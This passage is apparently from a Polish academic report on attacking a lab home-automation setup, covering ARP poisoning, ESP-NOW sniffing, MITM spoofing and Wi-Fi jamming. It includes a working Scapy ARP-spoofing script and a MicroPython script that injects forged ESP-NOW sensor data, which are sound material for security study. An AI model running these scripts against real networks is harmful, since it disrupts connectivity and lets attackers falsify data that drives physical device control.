Rys. 2.32. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.

W wyniku tego działania, ruch sieciowy przeznaczony dla serwera Home Assistant był blokowany przez komputer atakujący. Wszystkie próby nawiązania połączenia z serwerem automatyzacji zakończyły się niepowodzeniem. Podczas badania zaobserwowano, że serwer Home Assistant nie mógł odbierać ani wysyłać żadnych danych do innych urządzeń w sieci (patrz Rys. 2.32.). Skutkowało to całkowitym zakłóceniem działania systemu automatyzacji, który nie mógł kontrolować podłączonych do niego urządzeń ani odbierać danych z czujników. Obejmowało to również urządzenia podłączone do serwera przez protokół ZigBee, ze względu na działanie kontrolera tego protokołu w osobnym kontenerze, komunikującym się z serwerem Home Assistant przez protokół MQTT.

Wyniki tego badania podkreślają podatność urządzeń sieciowych na ataki typu ARP Poisoning. Brak odpowiednich mechanizmów ochronnych może prowadzić do poważnych zakłóceń w działaniu sieci i systemów automatyzacji. Aby zabezpieczyć się przed tego typu atakami, konieczne jest wdrożenie zaawansowanych środków ochronnych, takich jak dynamiczne tablice ARP, filtrowanie ruchu oraz monitorowanie sieci w czasie rzeczywistym.

Przetestowana została również własna implementacja ataku na tablicę ARP za pomocą skryptu napisanego w Python (patrz Kod 2.2.).

```
from scapy.all import ARP, send, get_if_hwaddr, conf, srp, Ether
import time

def get_gateway_ip():
    # Pobieranie adresu IP bramy z konfiguracji routingu
    return conf.route.route("0.0.0.0")[2]
def get_mac(ip):
    # Wysyłanie zapytania ARP, aby uzyskać adres MAC dla danego IP
    ans, _ = srp(Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip),
    timeout=2, verbose=False)
    if ans:
        return ans[0][1].hwsrc
    return None
def arp_spoof(target_ip, gateway_ip):
    # Pobieranie adresu MAC urządzenia, z którego uruchamiany jest
    program
    interface = conf.iface
    attacker_mac = get_if_hwaddr(interface)
    # Pobieranie adresu MAC bramy
    gateway_mac = get_mac(gateway_ip)
    if not gateway_mac:
        print(f"Could not find MAC address for gateway IP: {gateway_ip}")
        return
    # Tworzenie fałszywych pakietów ARP
    arp_response_to_target = ARP(op=2, pdst=target_ip, hwdst=gateway_mac,
    psrc=gateway_ip, hwsrc=attacker_mac)
    arp_response_to_gateway = ARP(op=2, pdst=gateway_ip,
    hwdst=gateway_mac, psrc=target_ip, hwsrc=attacker_mac)
    # Wysyłanie pakietów ARP co 2 sekundy
    while True:
        send(arp_response_to_target, verbose=False)
        send(arp_response_to_gateway, verbose=False)
        print(f"Sent spoofed ARP packets: {gateway_ip} is-at
        {attacker_mac} and {target_ip} is-at {attacker_mac}")
        time.sleep(2)

if __name__ == "__main__":
    target_ip = "192.168.0.19" # Adres IP celu
    gateway_ip = get_gateway_ip()
    if gateway_ip:
        print(f"Gateway IP: {gateway_ip}")
        print(f"Starting ARP spoofing attack on {target_ip} and
        {gateway_ip}...")
        arp_spoof(target_ip, gateway_ip)
    else:
        print("Could not determine the gateway IP. Exiting...")
```

Kod 2.2. Skrypt odpowiedzialny za atak na tablicę ARP.


Program służący do symulacji ataku ARP spoofing korzysta z biblioteki scapy do tworzenia i wysyłania złośliwych pakietów ARP, co pozwala na zakłócanie komunikacji w sieci lokalnej. Wykorzystując ten skrypt, można pokazać, jak atakujący może podszywać się pod inne urządzenie w sieci, manipulując wpisami w tablicach ARP pozostałych urządzeń.

Na początku skryptu definiowana jest funkcja `get_gateway_ip`, która korzysta z konfiguracji routingu scapy w celu określenia adresu IP bramy sieciowej. Kolejna funkcja, `get_mac`, wysyła zapytanie ARP, aby uzyskać adres MAC odpowiadający danemu adresowi IP. Te funkcje są kluczowe, ponieważ umożliwiają atakującemu poznanie adresów IP i MAC zarówno bramy, jak i docelowego urządzenia.

Serce programu stanowi funkcja `arp_spoof`. Na początku pobiera ona adres MAC urządzenia, z którego uruchomiono skrypt, oraz adres MAC bramy sieciowej. Następnie tworzy dwa fałszywe pakiety ARP: jeden, który informuje docelowe urządzenie, że brama ma adres MAC napastnika, i drugi, który informuje bramę, że docelowe urządzenie ma adres MAC napastnika. Fałszywe pakiety są wysyłane w pętli co 2 sekundy, co pozwala na utrzymanie stanu spoofingu. W ten sposób ruch sieciowy jest przekierowywany przez urządzenie atakującego, co może przerwać komunikację między urządzeniami w sieci lokalnej.

Program jest zaprojektowany tak, aby działał nieprzerwanie, regularnie wysyłając fałszywe pakiety ARP. Dzięki scapy skrypt może dynamicznie generować i wysyłać pakiety, co zapewnia skuteczność ataku ARP spoofing. Przed rozpoczęciem głównej części programu funkcje `get_gateway_ip` i `get_mac` pobierają niezbędne informacje o sieci. Adres IP bramy jest uzyskiwany z konfiguracji routingu, a adres MAC za pomocą zapytania ARP.

Podczas działania skryptu funkcja `arp_spoof` nieustannie wysyła spreparowane pakiety ARP, które fałszywie informują urządzenia w sieci o zmianach w tablicach ARP. W efekcie, docelowe urządzenie oraz brama sieciowa są wprowadzane w błąd, wierząc, że adresy IP są powiązane z adresem MAC atakującego. To umożliwia atakującemu przechwytywanie lub modyfikowanie ruchu sieciowego, co jest przykładem ataku typu Man-in-the-Middle (MitM).




Rys. 2.32. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.

Po uruchomieniu skryptu i ustaleniu jako cel serwer Home Assistant, wszelaka komunikacja z serwerem została przerwana natychmiastowo. Serwer tak jak w poprzednim przypadku całkowicie stracił połączenie ze wszystkimi urządzeniami (patrz Rys. 2.32.).

2.2. Urządzenia WiFi pracujące w trybie ad hoc

2.2.1. Packet Sniffing

W niniejszym badaniu przeprowadzono analizę ruchu sieciowego z wykorzystaniem techniki Packet Sniffing. Celem badania było przechwycenie i analiza pakietów danych przesyłanych pomiędzy mikrokontrolerem ESP32 a serwerem ESPAssistant, komunikujących się za pomocą protokołu ESP-NOW.



Rys. 2.33. Schemat stanowiska badawczego Packet Sniffing.

Stanowisko badawcze obejmowało komputer z systemem Windows, na którym zainstalowano oprogramowanie CommView for WiFi, oraz specjalną kartę sieciową, umożliwiającą pracę w trybie monitorowania. Dodatkowo, w skład stanowiska wchodziły serwer ESPAssistant oraz mikrokontroler ESP32, nadający dane z czujnika do serwera (patrz Rys. 2.33.).

Pierwszym krokiem w przeprowadzonym badaniu było uruchomienie programu CommView for WiFi umożliwiającego przechwytywanie i analizę pakietów danych w czasie rzeczywistym, a następnie ustawienie karty sieciowej w tryb monitorowania. Następnie rozpoczęto proces nasłuchiwanie ruchu sieciowego. W ciągu około minuty przechwycono znaczną ilość pakietów, które następnie poddano szczegółowej analizie. Aby skupić się tylko na konkretnych pakietach używanych przez system do komunikacji, zastosowano filtr, który wykluczał wszystkie pakiety inne niż protokół zarządzania (mngt). Taki filtr pozwalał na odfiltrowanie zbędnych danych i skoncentrowanie się na pakietach ESP-NOW wysyłanych przez czujnik do serwera oraz przez serwer do czujnika (patrz Rys. 2.34.).

Wireless Packet Info PDU type: Single User Signal level: 100% Signal level in dBm: -35 Noise level in dBm: -87 Rate type: Legacy Rate: 1.0 Mbps Band: 2.4 GHz Channel: 10 - 2457 MHz Date: 13-maj-2024 Time: 21:55:25,841389 Delta: -122,997135 Frame size: 212 bytes Frame number: 5 802.11											
No	Protocol	Src MAC	Dest MAC	BSSID	Src IP	Dest IP	Src Port	Dest Port	Time	Signal	Rate
1	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-35	1
2	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-36	1
3	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-34	1
4	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-36	1
5	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-35	1
6	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-34	1
7	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-35	1
8	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-35	1
9	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-41	1
10	MNGT/A...	Espressif:...	Espressif:...	Broadc...	? N/A	? N/A	N/A	N/A	21:5...	-35	1

Rys. 2.34. Zrzut ekranu z programu CommView przedstawiający wyselekcjonowane pakiety MNGT.

Po zastosowaniu filtra w przechwyconych danych znaleziono pakiety przesyłane pomiędzy mikrokontrolerem ESP32 a serwerem ESPAssistant. Analiza tych pakietów nie sprawiała problemu, ponieważ dane nie były zaszyfrowane. Przechwycone pakiety zawierały informacje wysyłane przez czujnik do serwera, takie jak wartości odczytane przez czujnik, oraz odpowiedzi serwera na te dane.

0x0000	D0 00 3A 01 30 30 F9 76-FE E4 0C B8 15 78 F7 84	0...00úvtä...x+„
0x0010	FF FF FF FF FF FF A0 00-7F 18 FE 34 6B 4D 04 BDl.t4kM.~
0x0020	DD B2 18 FE 34 04 01 7B-22 44 65 76 69 63 65 4E	Ý.t4..{"DeviceN
0x0030	61 6D 65 22 3A 20 22 73-65 6E 73 6F 72 5F 62 61	ame": "sensor_ba
0x0040	74 68 72 6F 6F 6D 22 2C-20 22 50 72 6F 74 6F 63	throom", "Protoc
0x0050	6F 6C 22 3A 20 22 45 53-50 4E 6F 77 22 2C 20 22	ol": "ESPNow", "
0x0060	73 65 6E 73 6F 72 5F 76-61 6C 75 65 22 3A 20 5B	sensor_value": [
0x0070	32 34 2E 36 30 32 33 32-2C 20 37 30 2E 39 31 34	24.60232, 70.914
0x0080	39 33 5D 2C 20 22 41 64-64 72 65 73 73 22 3A 20	93], "Address":
0x0090	22 30 43 3A 42 38 3A 31-35 3A 37 38 3A 46 37 3A	"0C:B8:15:78:F7:
0x00A0	38 34 22 2C 20 22 69 64-22 3A 20 30 2C 20 22 73	84", "id": 0, "s
0x00B0	65 6E 73 6F 72 22 3A 20-5B 22 74 65 6D 70 65 72	ensor": ["temper
0x00C0	61 74 75 72 65 22 2C 20-22 68 75 6D 69 64 69 74	ature", "humidit
0x00D0	79 22 5D 7D	y"]}]}

Rys. 2.35. Treść przechwyconego pakietu wysłanego przez urządzenie ESPNow.

Odczytane dane z przechwyconych pakietów dostarczyły szczegółowych informacji na temat komunikacji pomiędzy czujnikiem a serwerem. Były to między innymi surowe wartości pomiarów przesyłane przez czujnik oraz komendy sterujące wysyłane przez serwer do mikrokontrolera ESP32 (patrz Rys. 2.35.). Brak szyfrowania w przesyłanych pakietach umożliwił łatwą analizę i zrozumienie przesyłanych danych, co podkreśla znaczenie zabezpieczeń w systemach komunikacji bezprzewodowej.


Wyniki badania wskazują, że komunikacja pomiędzy urządzeniami ESP-NOW w sieciach WiFi może być łatwo przechwycona i analizowana, jeśli nie są stosowane odpowiednie mechanizmy zabezpieczające, takie jak szyfrowanie danych. Badanie podkreśliło również efektywność techniki Packet Sniffing w analizie ruchu sieciowego i identyfikacji potencjalnych luk w zabezpieczeniach.

2.2.2. Man In The Middle Attack

W ramach tego badania przeprowadzono atak typu Man In The Middle (MITM), którego celem było zmodyfikowanie danych przesyłanych pomiędzy serwerem ESPAssistant a mikrokontrolerem ESP32, aby wprowadzić serwer w błąd i wywołać niepożądane procesy sterowania. Atak ten był kontynuacją poprzedniego eksperymentu, w którym przechwycono pakiety przesyłane między tymi urządzeniami.

sensor_bathroom	
is_active:	Online
AutomationID:	
last_message_time:	2976423
Address:	0C:B8:15:78:F7:84
id:	0
date:	
Protocol:	ESPNow
temperature:	24.8764
humidity:	74.18585

Rys. 2.36. Atrybuty urządzenia ESPNow wyświetlane w interfejsie sieciowym serwera przed atakiem.



Rys. 2.37. Schemat stanowiska badawczego wykorzystanego w przykładzie 2.2.2.

Atak rozpoczynał się od podsłuchiwania pakietów, jak opisano w poprzednim podpunkcie. Po zidentyfikowaniu pakietów wysyłanych przez ESPAssistant do mikrokontrolera oraz tych wysyłanych przez mikrokontroler do serwera, możliwa była analiza ich struktury. Przesyłane dane dotyczyły odczytów sensora temperatury i wilgotności w łazience, przesyłanych w formacie JSON. Dane te były wykorzystywane przez serwer do sterowania systemem automatyki.

```

import ujson
print('Paste JSON extracted from captured packet')

while True:
    try:
        captured_json = ujson.loads(input())
    except:
        print("Message is not JSON")

print(f"Found sensors: {captured_json['sensor']}")
print("Type sensor name to change its value: ")
sensor_index = None

while True:
    sensor = input()
    try:
        sensor_index = captured_json['sensor'].index(sensor)
        break
    except:
        print("Incorrect sensor name")

print(f"Type new value of sensor {captured_json['sensor'][sensor_index]} :")
sensor_value = None

while True:
    sensor_value = input()
    if sensor_value.isdigit():
        break
    else:
        print("Incorrect value")

captured_json['sensor_value'][sensor_index] = sensor_value

import network
import espnow
import time

exploit_message = ujson.dumps(captured_json)
mac = captured_json['Address'].replace(':', ' ')
peer = bytes.fromhex(mac)
sta = network.WLAN(network.STA_IF)
sta.active(True)
e = espnow.ESPNow()
e.active(True)
e.add_peer(peer)

print("Type WiFi channel number: ")
while True:
    channel = input()
    try:
        sta.config(channel=int(channel))
        e.send(peer, exploit_message, True)
        time.sleep_ms(100)
    except:
        print("Wrong channel, try again: ")


```

Kod 2.3. Część kodu programu mikrokontrolera wykorzystanego do ataku MitM.

Aby zmodyfikować dane przesyłane pomiędzy urządzeniami napisano specjalny program na urządzenie ESP32 w języku MicroPython (patrz Kod 2.3.). Program ten działał w połączeniu z komputerem z oprogramowaniem Thonny, które umożliwiało interakcję i uruchamianie skryptów na mikrokontrolerze.

Skrypt przyjmował jako dane wejściowe przechwyconą wiadomość w formacie JSON, a następnie analizował jej zawartość. Po analizie program pytał użytkownika, którą wartość sensora chce zmienić. W badaniu wybrano wartość temperatury. Kolejnym krokiem było podanie nowej, fałszywej wartości temperatury, która została ustawiona na 99 stopni Celsjusza.

Analiza pakietów wykazała, że wiadomości z mikrokontrolera były wysyłane do serwera co około 6 sekund. Program, aby skutecznie zastąpić prawdziwe dane fałszywymi, wysyłał zmodyfikowane wiadomości 10 razy na sekundę, co miało na celu przytłumienie oryginalnych wiadomości wysyłanych przez mikrokontroler. Dzięki temu fałszywe dane trafiały do serwera, który je przetwarzał.



sensor_bathroom	
is_active:	Online
AutomationID:	
last_message_time:	2976513
Address:	0C:B8:15:78:F7:84
id:	0
date:	
Protocol:	ESPNow
temperature:	99.00
humidity:	73.31481

Rys. 2.38. Atrybuty urządzenia ESPNow wyświetlane w interfejsie sieciowym serwera po przeprowadzonym ataku.

Efektem ataku było wprowadzenie do serwera ESPAssistant fałszywych danych, które wywołały sterowanie nadzorowanym systemem, polegające na zgaszeniu lampy grzewczej w terrarium, gdy temperatura w łazience przekraczała 30 stopni Celsjusza. Dzięki dostarczeniu fałszywej wartości temperatury wynoszącej 99 stopni, serwer aktywował proces, która normalnie nie powinien być uruchomiony. Atak okazał się skuteczny, ponieważ serwer nie był w stanie odróżnić fałszywych danych od prawdziwych (patrz Rys. 2.38.).


Przeprowadzony test pokazał, że systemy automatyzacji domowej, które nie implementują odpowiednich zabezpieczeń, są podatne na ataki typu MITM. W szczególności brak szyfrowania oraz mechanizmów uwierzytelniania danych przesyłanych między urządzeniami stanowił poważną lukę bezpieczeństwa, którą można było wykorzystać do wprowadzenia serwera w błąd i błędnego działania systemu automatyki.

2.2.3. WiFi Jammer (DoS)


Celem badania było przeprowadzenie ataku Denial of Service (DOS) z wykorzystaniem WiFi jammera na urządzenia komunikujące się za pomocą protokołu ESP-NOW. Przedmiotem ataku było zakłócenie komunikacji pomiędzy mikrokontrolerami ESP32 a serwerem ESPAssistant. Atak ten był analogiczny do badania opisanego w podpunkcie 2.1.3, z tą różnicą, że urządzenia komunikowały się bezpośrednio z serwerem przy użyciu protokołu ESP-NOW, bez pośrednictwa standardowej infrastruktury WiFi - AP.

Stanowisko badawcze obejmowało serwer ESPAssistant, mikrokontrolery ESP32 z czujnikami, oraz urządzenie zakłócające (patrz Rys. 2.39.). Serwer był wyposażony w skrypt zapisujący dokładny czas otrzymania wiadomości od każdego urządzenia do pliku tekstowego, co pozwalało na precyzyjne zbieranie danych dotyczących dostępności komunikacji. Badanie przeprowadzono przy użyciu tego samego urządzenia zakłócającego, które było wykorzystywane w poprzednim badaniu, aby zapewnić spójność warunków eksperymentu.


Atak polegał na uruchomieniu urządzenia zakłócającego, które miało na celu przerwanie komunikacji pomiędzy mikrokontrolerami a serwerem. Badanie przeprowadzono w trzech różnych lokalizacjach jammera, aby ocenić skuteczność zakłócania w zależności od poziomu sygnału zakłócającego, który jest pochodną jego położenia - odległości względem zakłócanych urządzeń.



Rys. 2.39. Schemat stanowiska badawczego dla przykładu 2.2.3.



Rys. 2.40. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.




Rys. 2.41. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla drugiej lokalizacji zagłuszacza.

W pierwszej lokalizacji jammera od razu po jego uruchomieniu komunikacja pomiędzy serwerem a mikrokontrolerami została całkowicie przerwana. Serwer nie otrzymywał żadnych wiadomości od mikrokontrolerów, co wskazywało na pełną skuteczność zakłócenia w tej konfiguracji. Analiza pliku tekstowego z zapisanymi czasami otrzymania wiadomości potwierdziła, że od momentu uruchomienia jammera, serwer nie zarejestrował żadnych nowych danych (patrz Rys. 2.40.).

W drugiej lokalizacji efekty zakłócania były również bardzo wyraźne, szczególnie dla urządzeń znajdujących się najbliżej jammera. Urządzenie drugie i trzecie doświadczały znacznych przerw w komunikacji, podczas gdy urządzenie pierwsze, znajdujące się najbliżej serwera, nadal przysyłało część pakietów. Analiza danych wykazała, że choć niektóre

wiadomości docierały do serwera, ich liczba była znacząco zredukowana w porównaniu do sytuacji bez zakłóceń (patrz Rys. 2.41.).



Rys. 2.42. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.

Dla umiejscowienia jammera w trzeciej lokalizacji skutki zakłócania były praktycznie niezauważalne (patrz Rys. 2.42.).

